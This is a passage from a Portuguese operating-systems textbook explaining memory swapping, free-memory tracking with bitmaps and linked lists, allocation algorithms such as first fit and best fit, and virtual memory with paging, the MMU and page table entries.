A operação de um sistema de troca de processos está ilustrada na Figura 3.4. De início, somente o processo *A* está na memória. Então os processos *B* e *C* são criados ou trazidos do disco. Na Figura 3.4(d) o processo *A* é devolvido ao disco. Então o processo *D* é inserido e o processo *B* tirado. Por fim, o processo *A* volta novamente. Como *A* está agora em uma posição diferente, os endereços contidos nele devem ser realocados, seja pelo software quando ele é trazido ou (mais provável) pelo hardware durante a execução do programa. Por exemplo, registradores base e limite funcionariam bem aqui.

Quando as trocas de processos criam múltiplos espaços na memória, é possível combiná-los em um grande espaço movendo todos os processos para baixo, o máximo possível. Essa técnica é conhecida como **compactação de memória**. Em geral ela não é feita porque exige muito tempo da CPU. Por exemplo, em uma máquina de 16 GB que pode copiar 8 bytes em 8 ns, ela levaria em torno de 16 s para compactar toda a memória.

Um ponto que vale a pena considerar diz respeito a quanta memória deve ser alocada para um processo quando ele é criado ou trocado. Se os processos são criados com um tamanho fixo que nunca muda, então a alocação é simples: o sistema operacional aloca exatamente o que é necessário, nem mais nem menos.

Se, no entanto, os segmentos de dados dos processos podem crescer, alocando dinamicamente memória

FIGURA 3.4 Mudanças na alocação de memória à medida que processos entram nela e saem dela. As regiões sombreadas são regiões não utilizadas da memória.

de uma área temporária, como em muitas linguagens de programação, um problema ocorre sempre que um processo tenta crescer. Se houver um espaço adjacente ao processo, ele poderá ser alocado e o processo será autorizado a crescer naquele espaço. Por outro lado, se o processo for adjacente a outro, aquele que cresce terá de ser movido para um espaço na memória grande o suficiente para ele, ou um ou mais processos terão de ser trocados para criar um espaço grande o suficiente. Se um processo não puder crescer em memória e a área de troca no disco estiver cheia, ele terá de ser suspenso até que algum espaço seja liberado (ou ele pode ser morto).

Se o esperado for que a maioria dos processos cresça à medida que são executados, provavelmente seja uma boa ideia alocar um pouco de memória extra sempre que um processo for trocado ou movido, para reduzir a sobrecarga associada com a troca e movimentação dos processos que não cabem mais em sua memória alocada. No entanto, ao transferir processos para o disco, apenas a memória realmente em uso deve ser transferida; é um desperdício levar a memória extra também. Na Figura 3.5(a) vemos uma configuração de memória na qual o espaço para o crescimento foi alocado para dois processos.

Se os processos podem ter dois segmentos em expansão — por exemplo, os segmentos de dados usados como uma área temporária para variáveis que são dinamicamente alocadas e liberadas e uma área de pilha para as variáveis locais normais e endereços de retorno — uma solução alternativa se apresenta, a saber, aquela da Figura 3.5(b). Nessa figura vemos que cada processo ilustrado tem uma pilha no topo da sua memória alocada, que cresce para baixo, e um segmento de dados logo além do programa de texto, que cresce para cima. A memória entre eles pode ser usada por qualquer segmento. Se ela acabar, o processo poderá ser transferido para outra área com espaço suficiente, ser transferido para o disco até que um espaço de tamanho suficiente possa ser criado, ou ser morto.

3.2.3 Gerenciando a memória livre

Quando a memória é designada dinamicamente, o sistema operacional deve gerenciá-la. Em termos gerais, há duas maneiras de se rastrear o uso de memória: mapas de bits e listas livres. Nesta seção e na próxima, examinaremos esses dois métodos. No Capítulo 10, estudaremos alguns alocadores de memória específicos no Linux [como os alocadores companheiros e de fatias (slab)] com mais detalhes.

Gerenciamento de memória com mapas de bits

Com um mapa de bits, a memória é dividida em unidades de alocação tão pequenas quanto umas poucas palavras e tão grandes quanto vários quilobytes. Correspondendo a cada unidade de alocação há um bit no mapa de bits, que é 0 se a unidade estiver livre e 1 se ela estiver ocupada (ou vice-versa). A Figura 3.6 mostra parte da memória e o mapa de bits correspondente.

FIGURA 3.5 (a) Alocação de espaço para um segmento de dados em expansão. (b) Alocação de espaço para uma pilha e um segmento de dados em expansão.






FIGURA 3.6 (a) Uma parte da memória com cinco processos e três espaços. As marcas indicam as unidades de alocação de memória. As regiões sombreadas (0 no mapa de bits) estão livres. (b) Mapa de bits correspondente. (c) A mesma informação como lista.

O tamanho da unidade de alocação é uma importante questão de projeto. Quanto menor a unidade de alocação, maior o mapa de bits. No entanto, mesmo com uma unidade de alocação tão pequena quanto 4 bytes, 32 bits de memória exigirão apenas 1 bit do mapa. Uma memória de $32n$ bits usará um mapa de n bits, então o mapa de bits ocupará apenas 1/32 da memória. Se a unidade de alocação for definida como grande, o mapa de bits será menor, mas uma quantidade considerável de memória será desperdiçada na última unidade do processo se o tamanho dele não for um múltiplo exato da unidade de alocação.


Um mapa de bits proporciona uma maneira simples de controlar as palavras na memória em uma quantidade fixa dela, porque seu tamanho depende somente dos tamanhos da memória e da unidade de alocação. O principal problema é que, quando fica decidido carregar um processo com tamanho de k unidades, o gerenciador de memória deve procurar o mapa de bits para encontrar uma sequência de k bits 0 consecutivos. Procurar em um mapa de bits por uma sequência de um comprimento determinado é uma operação lenta (pois a sequência pode ultrapassar limites de palavras no mapa); este é um argumento contrário aos mapas de bits.

Gerenciamento de memória com listas encadeadas

Outra maneira de controlar o uso da memória é manter uma lista encadeada de espaços livres e de segmentos de memória alocados, onde um segmento contém um processo ou é um espaço vazio entre dois processos. A memória da Figura 3.6(a) é representada na Figura 3.6(c) como uma lista encadeada de segmentos. Cada entrada na lista especifica se é um espaço livre (L) ou alocado a um processo (P), o endereço no qual se inicia esse segmento, o comprimento e um ponteiro para o item seguinte.

Nesse exemplo, a lista de segmentos é mantida ordenada pelos endereços. Essa ordenação tem a vantagem de que, quando um processo é terminado ou transferido, atualizar a lista é algo simples de se fazer. Um processo que termina a sua execução tem dois vizinhos (exceto quando espaços no início ou no fim da memória). Eles podem ser tanto processos quanto espaços livres, levando às quatro combinações mostradas na Figura 3.7. Na Figura 3.7(a) a atualização da lista exige substituir um P por um L. Nas figuras 3.7(b) e 3.7(c), duas entradas são fundidas em uma, e a lista fica uma entrada mais curta. Na Figura 3.7(d), três entradas são fundidas e dois itens são removidos da lista.

Como a vaga da tabela de processos para o que está sendo concluído geralmente aponta para a entrada da lista do próprio processo, talvez seja mais conveniente ter a lista como uma lista duplamente encadeada, em vez daquela com encadeamento simples da Figura 3.6(c). Essa estrutura torna mais fácil encontrar a entrada anterior e ver se a fusão é possível.

FIGURA 3.7 Quatro combinações de vizinhos para o processo que termina, *X*.

Quando processos e espaços livres são mantidos em uma lista ordenada por endereço, vários algoritmos podem ser usados para alocar memória para um processo criado (ou um existente em disco sendo transferido para a memória). Presumimos que o gerenciador de memória sabe quanta memória alocar. O algoritmo mais simples é **first fit** (primeiro encaixe). O gerenciador de memória examina a lista de segmentos até encontrar um espaço livre que seja grande o suficiente. O espaço livre é então dividido em duas partes, uma para o processo e outra para a memória não utilizada, exceto no caso estatisticamente improvável de um encaixe exato. First fit é um algoritmo rápido, pois ele procura fazer a menor busca possível.

Uma pequena variação do first fit é o **next fit**. Ele funciona da mesma maneira que o *first fit*, exceto por memorizar a posição que se encontra um espaço livre adequado sempre que o encontra. Da vez seguinte que for chamado para encontrar um espaço livre, ele começa procurando na lista do ponto onde havia parado, em vez de sempre do princípio, como faz o first fit. Simulações realizadas por Bays (1977) mostram que o next fit tem um desempenho ligeiramente pior do que o do first fit.

Outro algoritmo bem conhecido e amplamente usado é o **best fit**. O best fit faz uma busca em toda a lista, do início ao fim, e escolhe o menor espaço livre que seja adequado. Em vez de escolher um espaço livre grande demais que talvez seja necessário mais tarde, o best fit tenta encontrar um que seja de um tamanho próximo do tamanho real necessário, para casar da melhor maneira possível a solicitação com os segmentos disponíveis.

Como um exemplo do first fit e best fit, considere a Figura 3.6 novamente. Se um bloco de tamanho 2 for necessário, first fit alocará o espaço livre em 5, mas o best fit o alocará em 18.

O best fit é mais lento do que o first fit, pois ele tem de procurar na lista inteira toda vez que é chamado. De uma maneira um tanto surpreendente, ele também resulta em um desperdício maior de memória do que o first fit ou next fit, pois tende a preencher a memória com segmentos minúsculos e inúteis. O first fit gera espaços livres maiores em média.

Para contornar o problema de quebrar um espaço livre em um processo e um trecho livre minúsculo, a solução poderia ser o **worst fit**, isto é, sempre escolher o maior espaço livre, de maneira que o novo segmento livre gerado seja grande o bastante para ser útil. No entanto, simulações demonstraram que o *worst fit* tampouco é uma grande ideia.

Todos os quatro algoritmos podem ser acelerados mantendo-se listas em separado para os processos e os espaços livres. Dessa maneira, todos eles devotam toda a sua energia para inspecionar espaços livres, não processos. O preço inevitável que é pago por essa aceleração na alocação é a complexidade e lentidão adicionais ao remover a memória, já que um segmento liberado precisa ser removido da lista de processos e inserido na lista de espaços livres.

Se listas distintas são mantidas para processos e espaços livres, a lista de espaços livres deve ser mantida ordenada por tamanho, a fim de tornar o best fit mais rápido. Quando o best fit procura em uma lista de segmentos de memória livre do menor para o maior, tão logo encontra um que se encaixe, ele sabe que esse segmento é o menor que funcionará, daí o nome. Não são necessárias mais buscas, como ocorre com o esquema de uma lista única. Com uma lista de espaços livres ordenada por tamanho, o first fit e o best fit são igualmente rápidos, e o next fit sem sentido.

Quando os espaços livres são mantidos em listas separadas dos processos, uma pequena otimização é possível. Em vez de ter um conjunto separado de estruturas de dados para manter a lista de espaços livres, como mostrado na Figura 3.6(c), a informação pode ser armazenada nos espaços livres. A primeira palavra de cada espaço livre pode ser seu tamanho e a segunda palavra um ponteiro para a entrada a seguir. Os nós da lista da Figura 3.6(c), que exigem três palavras e um bit (P/L), não são mais necessários.

Outro algoritmo de alocação é o **quick fit**, que mantém listas em separado para alguns dos tamanhos mais comuns solicitados. Por exemplo, ele pode ter uma tabela com *n* entradas, na qual a primeira é um ponteiro para o início de uma lista espaços livres de 4 KB, a segunda é um ponteiro para uma lista de espaços livres de 8 KB, a terceira de 12 KB e assim por diante. Espaços livres de, digamos, 21 KB, poderiam ser colocados na lista de 20 KB ou em uma lista de espaços livres de tamanhos especiais.

Com o quick fit, encontrar um espaço livre do tamanho exigido é algo extremamente rápido, mas tem as mesmas desvantagens de todos os esquemas que ordenam por tamanho do espaço livre, a saber, quando um processo termina sua execução ou é transferido da memória, descobrir seus vizinhos para ver se uma fusão com eles é possível é algo bastante caro. Se a fusão não for feita, a memória logo se fragmentará em um grande número de pequenos segmentos livres nos quais nenhum processo se encaixará.

3.3 Memória virtual

Embora os registradores base e os registradores limite possam ser usados para criar a abstração de espaços de endereçamento, há outro problema que precisa ser solucionado: gerenciar o bloatware.[1] Apesar de os tamanhos das memórias aumentarem depressa, os tamanhos dos softwares estão crescendo muito mais rapidamente. Nos anos 1980, muitas universidades executavam um sistema de compartilhamento de tempo com dúzias de usuários (mais ou menos satisfeitos) executando simultaneamente em um VAX de 4 MB. Agora a Microsoft recomenda no mínimo 2 GB para o Windows 8 de 64 bits. A tendência à multimídia coloca ainda mais demandas sobre a memória.

Como consequência desses desenvolvimentos, há uma necessidade de executar programas que são grandes demais para se encaixar na memória e há certamente uma necessidade de ter sistemas que possam dar suporte a múltiplos programas executando em simultâneo, cada um deles encaixando-se na memória, mas com todos coletivamente excedendo-a. A troca de processos não é uma opção atraente, visto que o disco SATA típico tem um pico de taxa de transferência de várias centenas de MB/s, o que significa que demora segundos para retirar um programa de 1 GB e o mesmo para carregar um programa de 1 GB.

O problema dos programas maiores do que a memória existe desde o início da computação, embora em áreas limitadas, como a ciência e a engenharia (simular a criação do universo, ou mesmo um avião novo, exige muita memória). Uma solução adotada nos anos 1960 foi dividir os programas em módulos pequenos, chamados de **sobreposições**. Quando um programa inicializava, tudo o que era carregado na memória era o gerenciador de sobreposições, que imediatamente carregava e executava a sobreposição 0. Quando terminava, ele dizia ao gerenciador de sobreposições para carregar a sobreposição 1, acima da sobreposição 0 na memória (se houvesse espaço para isso), ou em cima da sobreposição 0 (se não houvesse). Alguns sistemas de sobreposições eram altamente complexos, permitindo muitas sobreposições na memória ao mesmo tempo. As sobreposições eram mantidas no disco e transferidas para dentro ou para fora da memória pelo gerenciador de sobreposições.

Embora o trabalho real de troca de sobreposições do disco para a memória e vice-versa fosse feito pelo sistema operacional, o trabalho da divisão do programa em módulos tinha de ser feito manualmente pelo programador. Dividir programas grandes em módulos pequenos era uma tarefa cansativa, chata e propensa a erros. Poucos programadores eram bons nisso. Não levou muito tempo para alguém pensar em passar todo o trabalho para o computador.

O método encontrado (FOTHERINGHAM, 1961) ficou conhecido como **memória virtual**. A ideia básica é que cada programa tem seu próprio espaço de endereçamento, o qual é dividido em blocos chamados de **páginas**. Cada página é uma série contígua de endereços. Elas são mapeadas na memória física, mas nem todas precisam estar na memória física ao mesmo tempo para executar o programa. Quando o programa referencia uma parte do espaço de endereçamento que está na memória física, o hardware realiza o mapeamento necessário rapidamente. Quando o programa referencia uma parte de seu espaço de endereçamento que *não* está na memória física, o sistema operacional é alertado para ir buscar a parte que falta e reexecuta a instrução que falhou.

De certa maneira, a memória virtual é uma generalização da ideia do registrador base e registrador limite. O 8088 tinha registradores base separados (mas não registradores limite) para texto e dados. Com a memória virtual, em vez de ter realocações separadas apenas para os segmentos de texto e dados, todo o espaço de endereçamento pode ser mapeado na memória física em unidades razoavelmente pequenas. Mostraremos a seguir como a memória virtual é implementada.

A memória virtual funciona bem em um sistema de multiprogramação, com pedaços e partes de muitos programas na memória simultaneamente. Enquanto um programa está esperando que partes de si mesmo sejam lidas, a CPU pode ser dada para outro processo.

3.3.1 Paginação

A maioria dos sistemas de memória virtual usa uma técnica chamada de **paginação**, que descreveremos agora. Em qualquer computador, programas referenciam um conjunto de endereços de memória. Quando um programa executa uma instrução como

1 *Bloatware* é o termo utilizado para definir softwares que usam quantidades excessivas de memória. (N. R. T.)


```
MOV REG,1000
```

ele o faz para copiar o conteúdo do endereço de memória 1000 para REG (ou vice-versa, dependendo do computador). Endereços podem ser gerados usando indexação, registradores base, registradores de segmento e outras maneiras.

Esses endereços gerados por computadores são chamados de **endereços virtuais** e formam o **espaço de endereçamento virtual**. Em computadores sem memória virtual, o endereço virtual é colocado diretamente no barramento de memória e faz que a palavra de memória física com o mesmo endereço seja lida ou escrita. Quando a memória virtual é usada, os endereços virtuais não vão diretamente para o barramento da memória. Em vez disso, eles vão para uma **MMU** (**Memory Management Unit** — unidade de gerenciamento de memória) que mapeia os endereços virtuais em endereços de memória física, como ilustrado na Figura 3.8.

Um exemplo muito simples de como esse mapeamento funciona é mostrado na Figura 3.9. Nesse exemplo, temos um computador que gera endereços de 16 bits, de 0 a 64 K − 1. Esses são endereços virtuais. Esse computador, no entanto, tem apenas 32 KB de memória física. Então, embora programas de 64 KB possam ser escritos, eles não podem ser totalmente carregados na memória e executados. Uma cópia completa da imagem de núcleo de um programa, de até 64 KB, deve estar presente no disco, entretanto, de maneira que partes possam ser carregadas quando necessário.

O espaço de endereçamento virtual consiste em unidades de tamanho fixo chamadas de páginas. As unidades correspondentes na memória física são chamadas de **quadros de página**. As páginas e os quadros de página são geralmente do mesmo tamanho.

FIGURA 3.8 A posição e função da MMU. Aqui a MMU é mostrada como parte do chip da CPU porque isso é comum hoje. No entanto, logicamente, poderia ser um chip separado, como era no passado.

Nesse exemplo, elas têm 4 KB, mas tamanhos de página de 512 bytes a um gigabyte foram usadas em sistemas reais. Com 64 KB de espaço de endereçamento virtual e 32 KB de memória física, podemos ter 16 páginas virtuais e 8 quadros de páginas. Transferências entre a memória RAM e o disco são sempre em páginas inteiras. Muitos processadores dão suporte a múltiplos tamanhos de páginas que podem ser combinados e casados como o sistema operacional preferir. Por exemplo, a arquitetura x86-64 dá suporte a páginas de 4 KB, 2 MB e 1 GB, então poderíamos usar páginas de 4 KB para aplicações do usuário e uma única página de 1 GB para o núcleo. Veremos mais tarde por que às vezes é melhor usar uma única página maior do que um grande número de páginas pequenas.

A notação na Figura 3.9 é a seguinte: a série marcada 0K−4K significa que os endereços virtuais ou físicos naquela página são 0 a 4095. A série 4K–8K refere-se aos endereços 4096 a 8191, e assim por diante. Cada página contém exatamente 4096 endereços começando com um múltiplo de 4096 e terminando antes de um múltiplo de 4096.

Quando o programa tenta acessar o endereço 0, por exemplo, usando a instrução

```
MOV REG,0
```

o endereço virtual 0 é enviado para a MMU. A MMU detecta que esse endereço virtual situa-se na página 0 (0 a 4095), que, de acordo com seu mapeamento, corresponde ao quadro de página 2 (8192 a 12287). Ele então transforma o endereço para 8192 e envia o endereço 8192 para o barramento. A memória desconhece completamente a MMU e apenas vê uma solicitação para leitura ou escrita do endereço 8192, a qual ela executa. Desse modo, a MMU mapeou efetivamente todos os endereços virtuais de 0 a 4095 em endereços físicos localizados de 8192 a 12287.


De modo similar, a instrução

```
MOV REG,8192
```

é efetivamente transformada em

```
MOV REG,24576
```

pois o endereço virtual 8192 (na página virtual 2) está mapeado em 24576 (no quadro de página física 6). Como um terceiro exemplo, o endereço virtual 20500 está localizado a 20 bytes do início da página virtual 5 (endereços virtuais 20480 a 24575) e é mapeado no endereço físico 12288 + 20 = 12308.

FIGURA 3.9 A relação entre endereços virtuais e endereços de memória física é dada pela **tabela de páginas**. Cada página começa com um múltiplo de 4096 e termina 4095 endereços acima; assim, 4K a 8K na verdade significa 4096-8191 e 8K a 12K significa 8192-12287.

Por si só, essa habilidade de mapear as 16 páginas virtuais em qualquer um dos oito quadros de páginas por meio da configuração adequada do mapa das MMU não soluciona o problema de que o espaço de endereçamento virtual é maior do que a memória física. Como temos apenas oito quadros de páginas físicas, apenas oito das páginas virtuais na Figura 3.9 estão mapeadas na memória física. As outras, mostradas com um X na figura, não estão mapeadas. No hardware real, um **bit Presente/ausente** controla quais páginas estão fisicamente presentes na memória.

O que acontece se o programa referencia um endereço não mapeado, por exemplo, usando a instrução

```
MOV REG,32780
```

a qual é o byte 12 dentro da página virtual 8 (começando em 32768)? A MMU observa que a página não está mapeada (o que é indicado por um X na figura) e faz a CPU desviar para o sistema operacional. Essa interrupção é chamada de **falta de página** (*page fault*). O sistema operacional escolhe um quadro de página pouco usado e escreve seu conteúdo de volta para o disco (se já não estiver ali). Ele então carrega (também do disco) a página recém-referenciada no quadro de página recém-liberado, muda o mapa e reinicia a instrução que causou a interrupção.

Por exemplo, se o sistema operacional decidiu escolher o quadro da página 1 para ser substituído, ele carregará a página virtual 8 no endereço físico 4096 e fará duas mudanças para o mapa da MMU. Primeiro, ele marcará a entrada da página 1 virtual como não mapeada, a fim de impedir quaisquer acessos futuros aos endereços virtuais entre 4096 e 8191. Então substituirá o X na entrada da página virtual 8 com um 1, assim, quando a instrução causadora da interrupção for reexecutada, ele mapeará os endereços virtuais 32780 para os endereços físicos 4108 (4096 + 12).

Agora vamos olhar dentro da MMU para ver como ela funciona e por que escolhemos usar um tamanho de página que é uma potência de 2. Na Figura 3.10 vimos um exemplo de um endereço virtual, 8196 (0010000000000100 em binário), sendo mapeado usando o mapa da MMU da Figura 3.9. O endereço virtual de 16 bits que chega à MMU está dividido em um número de página de 4 bits e um deslocamento de 12 bits. Com 4 bits para o número da página, podemos ter 16 páginas, e com 12 bits para o deslocamento, podemos endereçar todos os 4096 bytes dessa página.

O número da página é usado como um índice para a **tabela de páginas**, resultando no número do quadro de página correspondente àquela página virtual. Se o bit *Presente/ausente* for 0, ocorrerá uma interrupção para o sistema operacional. Se o bit for 1, o número do quadro de página encontrado na tabela de páginas é copiado para os três bits mais significativos para o registrador de saída, junto com o deslocamento de 12 bits, que é copiado sem modificações do endereço virtual de entrada. Juntos eles formam um endereço físico de 15 bits. O registrador de saída é então colocado no barramento de memória como o endereço de memória físico.

3.3.2 Tabelas de páginas

Em uma implementação simples, o mapeamento de endereços virtuais em endereços físicos pode ser resumido como a seguir: o endereço virtual é dividido em um número de página virtual (bits mais significativos) e um deslocamento (bits menos significativos). Por exemplo, com um endereço de 16 bits e um tamanho de página de 4 KB, os 4 bits superiores poderiam especificar uma das 16 páginas virtuais e os 12 bits inferiores especificariam então o deslocamento de bytes (0 a 4095) dentro da página selecionada. No entanto, uma divisão com 3 ou 5 ou algum outro número de bits para

a página também é possível. Divisões diferentes implicam tamanhos de páginas diferentes.

O número da página virtual é usado como um índice dentro da tabela de páginas para encontrar a entrada para essa página virtual. A partir da entrada da tabela de páginas, chega-se ao número do quadro (se ele existir). O número do quadro de página é colocado com os bits mais significativos do deslocamento, substituindo o número de página virtual, a fim de formar um endereço físico que pode ser enviado para a memória.

Assim, o propósito da tabela de páginas é mapear as páginas virtuais em quadros de páginas. Matematicamente falando, a tabela de páginas é uma função, com o número da página virtual como argumento e o número do quadro físico como resultado. Usando o resultado dessa função, o campo da página virtual em um endereço virtual pode ser substituído por um campo de quadro de página, desse modo formando um endereço de memória física.

Neste capítulo, nós nos preocupamos somente com a memória virtual e não com a virtualização completa. Em outras palavras: nada de máquinas virtuais ainda. Veremos no Capítulo 7 que cada máquina virtual exige sua própria memória virtual e, como resultado, a organização da tabela de páginas torna-se muito mais complicada, envolvendo tabelas de páginas sombreadas ou aninhadas e mais. Mesmo sem tais configurações arcanas, a paginação e a memória virtual são bastante sofisticadas, como veremos.

Estrutura de uma entrada da tabela de páginas

Vamos passar então da análise da estrutura das tabelas de páginas como um todo para os detalhes de uma única entrada da tabela de páginas. O desenho exato de uma entrada na tabela de páginas é altamente dependente da máquina, mas o tipo de informação presente é mais ou menos o mesmo de máquina para máquina. Na Figura 3.11 apresentamos uma amostra de entrada na tabela de páginas. O tamanho varia de computador para computador, mas 32 bits é um tamanho comum. O campo mais importante é o *Número do quadro de página*. Afinal, a meta do mapeamento de páginas é localizar esse valor. Próximo a ele, temos o bit *Presente/ausente*. Se esse bit for 1, a entrada é válida e pode ser usada. Se ele for 0, a página virtual à qual a entrada pertence não está atualmente na memória. Acessar uma entrada da tabela de páginas com esse bit em 0 causa uma falta de página.

FIGURA 3.10 A operação interna da MMU com 16 páginas de 4 KB.






FIGURA 3.11 Uma entrada típica de uma tabela de páginas.

Os bits *Proteção* dizem quais tipos de acesso são permitidos. Na forma mais simples, esse campo contém 1 bit, com 0 para ler/escrever e 1 para ler somente. Um arranjo mais sofisticado é ter 3 bits, para habilitar a leitura, escrita e execução da página.

Os bits *Modificada* e *Referenciada* controlam o uso da página. Ao escrever na página, o hardware automaticamente configura o bit *Modificada*. Esse bit é importante quando o sistema operacional decide recuperar um quadro de página. Se a página dentro do quadro foi modificada (isto é, está "suja"), ela também deve ser atualizada no disco. Se ela não foi modificada (isto é, está "limpa"), ela pode ser abandonada, tendo em vista que a cópia em disco ainda é válida. O bit às vezes é chamado de **bit sujo**, já que ele reflete o estado da página.

O bit *Referenciada* é configurado sempre que uma página é referenciada, seja para leitura ou para escrita. Seu valor é usado para ajudar o sistema operacional a escolher uma página a ser substituída quando uma falta de página ocorrer. Páginas que não estão sendo usadas são candidatas muito melhores do que as páginas que estão sendo, e esse bit desempenha um papel importante em vários dos algoritmos de substituição de páginas que estudaremos posteriormente neste capítulo.

Por fim, o último bit permite que o mecanismo de cache seja desabilitado para a página. Essa propriedade é importante para páginas que mapeiam em registradores de dispositivos em vez da memória. Se o sistema operacional está parado em um laço estreito esperando que algum dispositivo de E/S responda a um comando que lhe foi dado, é fundamental que o hardware continue buscando a palavra do dispositivo, e não use uma cópia antiga da cache. Com esse bit, o mecanismo da cache pode ser desabilitado. Máquinas com espaços para E/S separados e que não usam E/S mapeada em memória não precisam desse bit.

